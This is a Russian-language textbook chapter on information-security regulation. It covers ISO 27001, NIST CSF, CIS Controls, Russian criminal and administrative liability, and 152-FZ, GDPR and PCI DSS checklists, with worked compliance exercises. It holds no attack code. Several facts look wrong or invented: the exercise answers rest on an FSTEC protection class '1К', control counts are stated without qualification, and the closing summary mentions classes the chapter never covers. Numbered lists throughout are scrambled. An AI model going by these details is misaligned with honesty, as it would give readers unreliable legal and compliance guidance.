Зачем сертификация? - **Доверие клиентов** (банк с сертификатом ISO 27001 вызывает больше доверия) - **Требование партнёров** (Google/Amazon требуют ISO 27001 от подрядчиков) - **Конкурентное преимущество**

Пример: У Google Cloud, AWS, Microsoft Azure есть сертификат ISO 27001.

NIST Cybersecurity Framework (США)

Разработан NIST (National Institute of Standards and Technology) — правительственное агентство США.

5 функций (циклический процесс):

1. **Identify** (Идентифицировать): инвентаризация активов, оценка рисков
2. Какие у нас данные? Где хранятся? Какие угрозы?
3. **Protect** (Защитить): внедрение контролей (криптография, разграничение доступа, патчинг)
4. **Detect** (Обнаружить): мониторинг (SIEM, IDS/IPS, анализ логов)
5. **Respond** (Реагировать): реагирование на инциденты (изоляция заражённых систем, форензика)
6. **Recover** (Восстановить): восстановление после атаки (резервное копирование, disaster recovery)

Пример использования:

Colonial Pipeline (нефтепровод, атакован в 2021) **не имел** адекватного плана **Respond** и **Recover** → пришлось платить вымогателям \$4.4 млн и останавливать pipeline на неделю.

CIS Controls (Center for Internet Security)

18 критичных контролей безопасности (приоритизированные, самые важные сверху):

Implementation Groups (по размеру компании):

- **IG1** (малый бизнес, < 100 сотрудников): 56 контролей (базовые)
- **IG2** (средний, 100-1000): 74 контроля
- **IG3** (крупный, > 1000): все 153 контроля

Топ-5 контролей CIS (самые важные):

1. **Inventory and Control of Enterprise Assets** (инвентаризация активов)
 2. Нельзя защитить то, о чём не знаешь
 3. **Inventory and Control of Software Assets** (инвентаризация софта)
 4. Какие программы установлены? Лицензированы? Обновлены?
 5. **Data Protection** (защита данных)
 6. Шифрование, резервное копирование, классификация (публичные/конфиденциальные)
 7. **Secure Configuration** (безопасная конфигурация)
 8. Отключить дефолтные пароли, ненужные сервисы, открытые порты
 9. **Account Management** (управление учётными записями)
 10. MFA, принцип наименьших привилегий, удаление неактивных аккаунтов
-

9.7.5. Ответственность за нарушения в области ИБ

Уголовная ответственность (Россия)

Статья УК РФ	Преступление	Наказание
272	Неправомерный доступ к компьютерной информации	До 7 лет (группой лиц с тяжкими последствиями)
273	Создание/распространение вредоносных программ	До 7 лет
274	Нарушение правил эксплуатации (админ не обновил систему)	До 5 лет
274.1	Неправомерное воздействие на КИИ	До 10 лет (с тяжкими последствиями)
159.6	Мошенничество в сфере компьютерной информации	До 10 лет

Пример: В 2021 году **хакера из Омска** осудили на **5 лет** (реальный срок) за взлом интернет-магазинов и кражу данных банковских карт (ст. 272, 273 УК РФ).

Административная ответственность (Россия)

Статья КоАП РФ	Нарушение	Штраф (физлица / юрлица)
13.11	Нарушение 152-ФЗ (ПДн)	Р3,000-5,000 / Р50,000-300,000
13.11.1	Неуведомление Роскомнадзора	Р1,000-2,000 / Р30,000-50,000
13.12	Нарушение 187-ФЗ (КИИ)	— / Р100,000-500,000
13.15	Злоупотребление свободой массовой информации	Р3,000-5,000 / Р30,000-50,000

Гражданская ответственность

Если утекли данные, пользователь может подать в суд на компанию и требовать **компенсацию морального вреда** (ст. 151, 1101 ГК РФ).

Размер компенсации: обычно **₽5,000 - ₽100,000** на одного пострадавшего (но может быть больше, если докажешь серьёзный ущерб).

Пример: В 2022 году **Сбербанк** выплатил **₽5,000** клиенту за утечку данных (суд Москвы).

Если пострадали миллионы → коллективный иск → катастрофа для компании.

9.7.6. Практические рекомендации: Как соблюдать законы и не огрести штраф

Чеклист для компании (минимум для соблюдения 152-ФЗ)

Организационные меры: - ☐ Назначить **ответственного за ПДн** (DPO) - ☐ Разработать **Политику обработки ПДн** (документ) - ☐ Уведомить **Роскомнадзор** (форма на сайте) - ☐ Получить **согласие** пользователей (галочка на сайте) - ☐ Составить **перечень ПДн** (что собираем, зачем, где хранится) - ☐ Определить **уровень защищённости** (УЗ-1/2/3/4) - ☐ Обучить **сотрудников** (как работать с ПДн) - ☐ Подписать **NDA** с сотрудниками

Технические меры: - ☐ **Шифрование** (AES-256 для БД, TLS 1.3 для передачи) - ☐ **Разграничение доступа** (RBAC, принцип наименьших привилегий) - ☐ **Антивирус** (обновлять сигнатуры ежедневно) - ☐ **Firewall** (блокировать всё, кроме нужных портов) - ☐ **Резервное копирование** (ежедневно, правило 3-2-1) - ☐ **Журналирование** (кто что открывал, хранить 1 год) - ☐ **Физическая защита** (закрытая серверная, видеонаблюдение) - ☐ **Патчинг** (обновлять системы в течение 30 дней после выхода патча)

Чеклист для GDPR (если работаете с EU)

- ☐ Назначить **DPO** (Data Protection Officer)
 - ☐ Разработать **Privacy Policy** (политика конфиденциальности на сайте)
 - ☐ Получить **явное согласие** (галочка, НЕ pre-checked)
 - ☐ Реализовать **право на забвение** (кнопка "Удалить мой аккаунт")
 - ☐ Реализовать **право на переносимость** (экспорт данных в JSON/CSV)
 - ☐ Подписать **DPA** (Data Processing Agreement) с подрядчиками
 - ☐ Уведомлять о **утечках в течение 72 часов**
 - ☐ Проводить **DPIA (Data Protection Impact Assessment)** для рискованных проектов (например, facial recognition)
-

Чеклист для PCI DSS (если принимаете карты)

- ☐ **Не хранить CVV** (3 цифры на обороте карты) — **КАТЕГОРИЧЕСКИ ЗАПРЕЩЕНО**
- ☐ Шифровать **PAN** (Primary Account Number — номер карты)
- ☐ Использовать **токенизацию** (заменить номер карты на токен, отправлять платёжному шлюзу)
- ☐ **TLS 1.2+** для всех транзакций
- ☐ **Firewall** (сегментация сети: изолировать payment processing от остальной сети)
- ☐ **Антивирус** (обновлять ежедневно)
- ☐ **Патчинг** (обновлять в течение 30 дней)
- ☐ **Разграничение доступа** (только бухгалтерия видит транзакции)
- ☐ **Логирование** (хранить 1 год)
- ☐ **Пентест** (ежегодно, нанять QSA)

- [] **Сканирование уязвимостей** (квартально, например, Nessus, OpenVAS)

Лайфхак: Используй платёжный шлюз (Stripe, PayPal, Яндекс.Касса, CloudPayments) → они берут на себя соответствие PCI DSS (ты просто отправляешь пользователя на их страницу, они возвращают токен).

9.7.7. Ключевые термины и определения

- **Персональные данные (ПДн)** — информация, относящаяся к прямо или косвенно определённому физическому лицу.
 - **152-ФЗ** — федеральный закон "О персональных данных" (Россия, 2006).
 - **187-ФЗ** — федеральный закон "О безопасности критической информационной инфраструктуры" (Россия, 2017).
 - **GDPR (General Data Protection Regulation)** — регламент ЕС о защите персональных данных (2018).
 - **HIPAA (Health Insurance Portability and Accountability Act)** — закон США о защите медицинских данных (1996).
 - **PCI DSS (Payment Card Industry Data Security Standard)** — стандарт защиты данных платёжных карт.
 - **ФСТЭК** — Федеральная служба по техническому и экспортному контролю (регулятор ИБ в России).
 - **Класс защищённости** — уровень требований к защите автоматизированной системы (1Г, 1Д, 1К, 2Б, 3А).
 - **Уровень защищённости (УЗ-1/2/3/4)** — классификация ПДн по требованиям защиты (Приказ ФСТЭК №21).
 - **ISO 27001** — международный стандарт управления информационной безопасностью (ISMS).
 - **NIST Cybersecurity Framework** — фреймворк кибербезопасности (США): Identify, Protect, Detect, Respond, Recover.
 - **CIS Controls** — 18 критических контролей безопасности (приоритизированные меры защиты).
 - **DPO (Data Protection Officer)** — ответственный за защиту персональных данных.
 - **Сертификация СЗИ** — подтверждение соответствия средств защиты информации требованиям ФСТЭК.
 - **КИИ (Критическая информационная инфраструктура)** — объекты, нарушение работы которых может привести к тяжким последствиям (электростанции, банки, больницы).
 - **Privacy by Design** — принцип встраивания защиты данных в систему с самого начала (а не "прикручивания потом").
 - **Право на забвение** — право пользователя потребовать удаления своих данных (GDPR, ст. 17).
 - **Data Breach Notification** — обязанность уведомить регулятора об утечке данных (GDPR: 72 часа, 152-ФЗ: без чётких сроков).
-

9.7.8. Контрольные вопросы и практические задачи

Теоретические вопросы

1. **152-ФЗ:** Что такое персональные данные? Приведите 5 примеров. Что такое "специальные категории" ПДн?
2. **Уровни защищённости:** В чём разница между УЗ-1 и УЗ-4? Какие меры защиты требуются для УЗ-1?
3. **GDPR:** Какие штрафы предусмотрены за нарушение GDPR? Приведите пример (компания + сумма штрафа).
4. **187-ФЗ:** Что такое КИИ? Приведите 3 примера объектов КИИ. Какой срок для уведомления о компьютерных инцидентах?
5. **Уголовная ответственность:** По какой статье УК РФ могут осудить за взлом сайта? Какое максимальное наказание?
6. **PCI DSS:** Почему запрещено хранить CVV-код? Какие данные карты можно хранить (с шифрованием)?

7. **ISO 27001**: Сколько контролей в Annex A? Назовите 5 категорий контролей.
 8. **NIST Cybersecurity Framework**: Назовите 5 функций фреймворка. Объясните, в чём разница между "Detect" и "Respond".
 9. **Классы защищённости AC**: Какой класс требуется для банка? Для системы с гостайной?
 10. **Право на забвение**: Что это такое? В каких законах/стандартах прописано?
-

Практические задачи

Задача 1: Классификация ПДн

Вы разрабатываете **интернет-магазин** (Россия). Собираете следующие данные: - ФИО, email, телефон, адрес доставки - Номер банковской карты (для оплаты) - История заказов - 500,000 зарегистрированных пользователей

Вопросы: 1. Какой **уровень защищённости** (УЗ-1/2/3/4) требуется? 2. Нужно ли уведомлять **Роскомнадзор**? 3. Какие **технические меры** защиты нужны (минимум 5)? 4. Можно ли хранить **CVV-код**? Как правильно обработать платёж по карте?

Решение:

1. **Уровень УЗ-2:**
2. Количество субъектов: 500,000 (> 100,000)
3. Категория ПДн: обычные (ФИО, email) + финансовые (карты относятся к "иным" ПДн)
4. По Приказу ФСТЭК №21: 100,000-1,000,000 субъектов + обычные ПДн = **УЗ-2**
5. **Да**, нужно уведомить Роскомнадзор (обязательно для всех операторов ПДн).
6. **Технические меры** (для УЗ-2):
7. Шифрование БД (AES-256)
8. TLS 1.3 для передачи данных
9. Разграничение доступа (RBAC: админы, менеджеры, клиенты)
10. Антивирус (Kaspersky, Dr.Web)
11. Firewall (закрыть все порты, кроме 443/80)
12. Резервное копирование (ежедневно, правило 3-2-1)
13. Журналирование (логи доступа к БД, хранить 1 год)
14. **Нет**, CVV хранить **КАТЕГОРИЧЕСКИ ЗАПРЕЩЕНО** (PCI DSS). **Правильный подход:**
15. Использовать **платёжный шлюз** (Яндекс.Касса, CloudPayments, Stripe)
16. Пользователь вводит карту на **странице шлюза** (не на твоём сайте)
17. Шлюз возвращает **токен** (например, tok_1A2B3C4D) → сохраняешь токен (не номер карты)
18. Для повторного платежа отправляешь токен шлюзу

Альтернатива: Если хочешь хранить карты сам → нужен **PCI DSS Level 1** (ежегодный аудит QSA, стоимость \$50,000-100,000). Проще использовать шлюз.

Задача 2: Штраф по GDPR

Компания **HealthApp** (США) разработала приложение для фитнеса. Собирает данные о здоровье пользователей (пульс, давление, вес). **5 млн пользователей** из ЕС.

В 2024 году утечка: хакеры украли базу данных (5 млн записей), включая email, пароли (хешированные bcrypt), данные о здоровье.

Причина утечки: SQL-инъекция (не использовали prepared statements).

Компания уведомила регулятора через **10 дней** (вместо 72 часов).

Годовой оборот компании: **\$200 млн**.

Вопросы: 1. Какие нарушения GDPR? 2. Какой максимальный штраф (формула)? 3. Какой реальный штраф (оценка)?

Решение:

1. **Нарушения GDPR:**

2. **Нарушение безопасности** (SQL-инъекция → утечка) — ст. 32 GDPR (Security of processing)

3. **Задержка уведомления** (10 дней вместо 72 часов) — ст. 33 GDPR (Data breach notification)

4. **Данные о здоровье** — special category (ст. 9 GDPR), требуют усиленной защиты

5. **Максимальный штраф:**

6. За утечку (ст. 32) → **€20 млн** или **4% годового оборота**

7. За задержку (ст. 33) → **€10 млн** или **2% годового оборота**

Считаем 4% от оборота: $\$200 \text{ млн} \times 4\% = \$8 \text{ млн} \approx €7.4 \text{ млн}$ (курс $\$1 = €0.92$)

Максимальный штраф: **€20 млн** (т.к. €20 млн > €7.4 млн, берём большее).

1. **Реальный штраф** (оценка):

2. Учитывая **серьёзность** (данные о здоровье, 5 млн пользователей)

3. **Халатность** (SQL-инъекция = базовая ошибка)

4. **Задержка уведомления** (10 дней)

Прецеденты: - British Airways (400k пользователей) → £20 млн - Marriott (339 млн пользователей) → £18.4 млн

Оценка: **€10-15 млн** (примерно \$11-16 млн).

Вывод: Используйте **prepared statements** и уведомляйте в течение **72 часов**!

Задача 3: PCI DSS Compliance

Вы — **системный администратор** интернет-магазина (Россия). Принимаете платежи по картам через свой сервер (не через шлюз). **100,000 транзакций в год**.

Текущая инфраструктура: - Windows Server 2012 (не обновлялся 2 года) - Apache 2.4 (TLS 1.0) - Номера карт хранятся в БД в **открытом виде** (plain text) - CVV хранится (для "удобства" повторных платежей) - Логи не ведутся

Вопросы: 1. Какой **уровень PCI DSS** требуется? 2. Какие **критические нарушения** PCI DSS? 3. Какие **меры** нужно предпринять **срочно**? 4. Какой штраф, если утекут карты?

Решение:

1. **Уровень PCI DSS:**

2. 100,000 транзакций/год → между 20,000 и 1,000,000 → **Level 3**

3. Требования: **SAQ (Self-Assessment Questionnaire)** + квартальное сканирование уязвимостей

4. **Критические нарушения:**

5. **✗ Хранение CVV** (Requirement 3.2) → **ЗАПРЕЩЕНО**

6. **✗ PAN в открытом виде** (Requirement 3.4) → должен быть **зашифрован** (AES-256) или **замаскирован** (только последние 4 цифры)
7. **✗ TLS 1.0** (Requirement 4.1) → устарел, требуется **TLS 1.2+** (с июня 2018)
8. **✗ Windows Server 2012** (Requirement 6.2) → **не поддерживается Microsoft** с 2023 года (нет патчей)
9. **✗ Нет логов** (Requirement 10) → хранить логи **1 год**

10. **Срочные меры:**

11. **УДАЛИТЬ ВСЕ CVV** (из БД, backup, логов) — **НЕМЕДЛЕННО**
12. **Зашифровать PAN** (AES-256) или использовать **токенизацию**
13. **Обновить TLS** (1.2 или 1.3)
14. **Обновить Windows Server** (2022 или Linux)
15. **Включить логирование** (все доступы к БД с картами)
16. **Нанять QSA** (Qualified Security Assessor) для аудита

Лучшее решение: Переехать на **платёжный шлюз** (Stripe, Яндекс.Касса) → они берут на себя PCI DSS (ты просто работаешь с токенами, не видишь карты).

1. **Штраф при утечке:**

2. Банк штрафует магазин: **\$5,000 - \$100,000 в месяц** (пока не исправишь)
3. Могут **запретить принимать карты** (смерть для бизнеса)
4. Иски клиентов (если утекли карты и деньги украли)
5. Репутационный ущерб (никто не будет покупать)

Вывод: Хранить карты = ад. Используй платёжный шлюз.

Задача 4: Уголовная ответственность

Студент **Вася** (20 лет, Москва) решил **подзаработать**. Нашёл **SQL-инъекцию** в интернет-магазине, скачал базу данных (100,000 записей: email, хеши паролей bcrypt, адреса). Выложил базу на **хакерский форум** (Breach Forums).

Через месяц **Васю задержали**.

Вопросы: 1. По каким **статьям УК РФ** могут обвинить? 2. Какое **максимальное наказание**? 3. Какие **смягчающие обстоятельства** может привести адвокат? 4. Что будет, если Вася **несовершеннолетний** (17 лет)?

Решение:

1. **Статьи УК РФ:**

2. **Ст. 272 (Неправомерный доступ к компьютерной информации):**

- Часть 2 (группа лиц ИЛИ с причинением крупного ущерба > Р1 млн): до **5 лет** лишения свободы
- Часть 3 (группой с тяжкими последствиями): до **7 лет**

Оценка ущерба: - Компания потеряла клиентов, репутацию - Штраф по 152-ФЗ (Р300,000) - Иски клиентов (каждый по Р5,000 → $100,000 \times Р5,000 = Р500$ млн теоретически)

Если ущерб > Р1 млн → Часть 2, до 5 лет.

1. **Максимальное наказание:** **5 лет** лишения свободы + штраф до **Р200,000** (ст. 272, ч. 2).

2. **Смягчающие обстоятельства** (ст. 61 УК РФ):

3. Первое преступление (раньше не судим)
4. Явка с повинной (если сам пришёл в полицию)
5. Молодой возраст (20 лет)

6. Возместил ущерб (договорился с магазином о компенсации)

Возможный приговор: 2 года условно + штраф **₽50,000** (если адвокат хороший и Вася раскаялся).

1. Если несовершеннолетний (17 лет):
2. Наказание **смягчается** (ст. 88 УК РФ): не более **6 лет** (но для ст. 272 максимум 5 лет, так что без изменений)
3. **Скорее всего условный срок** (если первое преступление)
4. **Возможна отсрочка** (передать под надзор родителей)

Вывод: Не лезь в чужие базы. Если нашёл уязвимость → сообщи компании (bug bounty). Хакеры, которые сидят в тюрьме, — это не круто, это грустно.

Задача 5: ФСТЭК — Класс защищённости

Вы — **CISO** банка (Россия). Разрабатываете новую систему **дистанционного банковского обслуживания** (ДБО) для клиентов: - **10 млн клиентов** - **Данные:** ФИО, паспорт, адрес, счета, транзакции, балансы - **Угрозы:** внешние хакеры (APT, ransomware), внутренние (инсайдеры)

Вопросы: 1. Какой **класс защищённости АС** требуется (по ФСТЭК)? 2. Какие **меры защиты** нужны для этого класса? 3. Нужна ли **сертификация СЗИ** (каких именно)?

Решение:

1. **Класс защищённости:**
2. **Тип данных:** Персональные данные (ПДн) + банковская тайна
3. **Количество субъектов:** 10 млн (очень много)
4. **Угрозы:** внешние + внутренние

По Приказу ФСТЭК №17: - Банковская тайна + ПДн → **Класс 1К** (конфиденциальная информация, высокий класс) - Или **Класс 2Б** (если нет гостайны, но есть серьёзные угрозы)

Для банков обычно: Класс 1К или 2Б (зависит от ЦБ РФ, но для ДБО с 10 млн клиентов — **1К**).

1. **Меры защиты** (для Класса 1К):

Организационные: - Политика безопасности (документ) - Назначить CISO и службу ИБ - Обучение сотрудников (ежегодно) - Аудит безопасности (ежегодно, внешний аудитор)

Технические: - **Криптография:** шифрование БД (ГОСТ Р 34.10, 34.11) — **сертифицированная** (КриптоПро) - **VPN:** ViPNet или другой сертифицированный (для доступа админов) - **Firewall:** сертифицированный (UserGate, С-Терра) - **Антивирус:** Kaspersky или Dr.Web (сертифицированные) - **SIEM:** MaxPatrol SIEM, R-Vision (мониторинг событий) - **IDS/IPS:** обнаружение атак (PT Network Attack Discovery, или UserGate) - **MFA:** двухфакторная аутентификация (SMS + TOTP, лучше YubiKey) - **Разграничение доступа:** RBAC (клиенты видят только свои счета, менеджеры — всех клиентов, админы — всё) - **Резервное копирование:** правило 3-2-1 (ежедневно, хранить 1 год) - **Журналирование:** все действия (логины, транзакции, доступы к БД), хранить **3 года** (требование ЦБ РФ)

Физические: - Закрытая серверная (биометрия, турникет) - Видеонаблюдение (архив 30 дней) - Контроль доступа (СКУД)

1. **Сертификация СЗИ** (обязательно для Класса 1К):
2. **Криптография:** **КриптоПро CSP** (ГОСТ Р 34.10-2012, ГОСТ Р 34.11-2012)
3. **VPN:** ViPNet или **С-Терра VPN** (сертифицированные ФСТЭК)
4. **Firewall:** UserGate или **С-Терра Шлюз** (сертифицированные)
5. **Антивирус:** Kaspersky или **Dr.Web** (есть сертификаты ФСТЭК)
6. **SIEM:** MaxPatrol SIEM или R-Vision SIEM (российские, сертифицированные)

Вывод: Для банков с ДБО — **максимальная защита** (Класс 1К) + **только сертифицированные СЗИ** (особенно после 2022 года: импортозамещение, госсектор и банки обязаны использовать российские решения).

Заключение: Почему юристы и технари должны дружить

Окей, братан, мы дошли до конца. Теперь ты знаешь:

- **152-ФЗ:** как защищать ПДн и не огрести штраф ₽500k
- **GDPR:** как не получить €1.2 млрд штрафа (как Meta)
- **Критерии защищённости:** чем отличается КС1 от КС3 и зачем банкам сертифицированная криптография
- **Уголовную ответственность:** почему взлом сайта = до 7 лет
- **PCI DSS:** почему нельзя хранить CVV и как правильно работать с картами

Главный урок: Безопасность — это **не только технологии**, но и **законы, стандарты, процессы**. Если у тебя крутой firewall, но нет политики обновлений — взломают через неопатченную уязвимость (Equifax). Если шифруешь данные, но не подписал NDA с сотрудниками — инсайдер сольёт базу (Snowden).

Как сдать экзамен:

1. **Выучи основные законы:** 152-ФЗ (ПДн), 187-ФЗ (КИИ), GDPR, PCI DSS
2. **Запомни штрафы:** GDPR (до €20 млн), 152-ФЗ (до ₽500k), УК РФ (до 7 лет)
3. **Критерии защищённости:** УЗ-1/2/3/4 (для ПДн), Классы 1Г-3А (для АС)
4. **Стандарты:** ISO 27001 (114 контролей), NIST (5 функций), CIS (18 контролей)
5. **Реальные примеры:** Equifax, WannaCry, Colonial Pipeline, Meta (€1.2 млрд)

И самое важное: Знание законов не освобождает от их соблюдения (это шутка юристов, но в данном случае наоборот: незнание законов не освобождает от ответственности). Так что если ты админ/разработчик/CISO — **читай законы, обновляй системы, шифруй данные, делай backup**. И не огребёшь ни штраф, ни срок.

Удачи на экзамене! 🎓

Эта глава завершает Раздел 9 (Защита информации) и весь учебник. Теперь ты знаешь всё, что нужно для сдачи экзамена по информатике. Go kick some ass! 💪